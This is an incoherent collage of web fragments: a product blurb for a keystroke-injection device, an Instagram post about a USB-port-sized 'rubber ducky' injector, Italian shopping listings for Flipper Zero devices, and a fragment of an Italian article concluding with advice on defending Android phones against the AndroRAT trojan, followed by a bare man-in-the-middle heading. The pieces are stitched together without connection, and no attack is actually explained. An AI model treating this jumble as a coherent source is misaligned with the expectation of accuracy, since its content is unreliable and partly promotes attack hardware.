
Abuse the trust that computers give to keyboards - at over 1000 words per minute.

Quantity

ADD ACCESSORIES

● In Stock

● Dispatched **tomorrow**



hacksterio

hacksterio Designed by mononymous self-described “rookie engineer” Emma, the Hidden HID v2 is an STM32 “rubber ducky” keystroke injector that fits entirely inside a USB port.

// 🔎 Link to article in bio.

// 📷 hackaday.io/DrEmma

#Hackster #STMicroelectronics #STM32 #RubberDucky #PCBDesign #PrintedCircuitBoards #PrintedCircuitBoard #DIYElectronics #Engineering

10w

1,092 likes

January 22

Flipper Zero WiFi Set |…
238,29 €
Amazon.it
Spediz. gratuita
Da Kelkoo

Flipper Zeros Con Schede E…
220,00 €
Usato
eBay.it
Spediz. gratuita
Da Genie

db-tronic Flipper Zero | Strume…
209,90 €
Amazon.it
Spediz. gratuita
Da Kelkoo

Flipper Zero WiFi multistrat…
104,69 €
AliExpress
Spediz. gratuita
40 € di sconto …
Da Google

Scheda di sviluppo…
128,69 €
AliExpress
Spediz. gratuita
40 € di sconto …
Da Google






Figure 1. Keystroke injection





Conclusioni: Difendersi da AndroRAT

AndroRAT rappresenta una minaccia reale e persistente per i dispositivi Android, in particolare quelli più datati e non più supportati con aggiornamenti di sicurezza.

L'adozione di buone pratiche di sicurezza digitale e l'installazione di software di protezione affidabile sono essenziali per prevenire infezioni e proteggere la propria privacy e i propri dati personali. La consapevolezza dei rischi è il primo passo per una difesa efficace.

Attacco "Man in the Middle"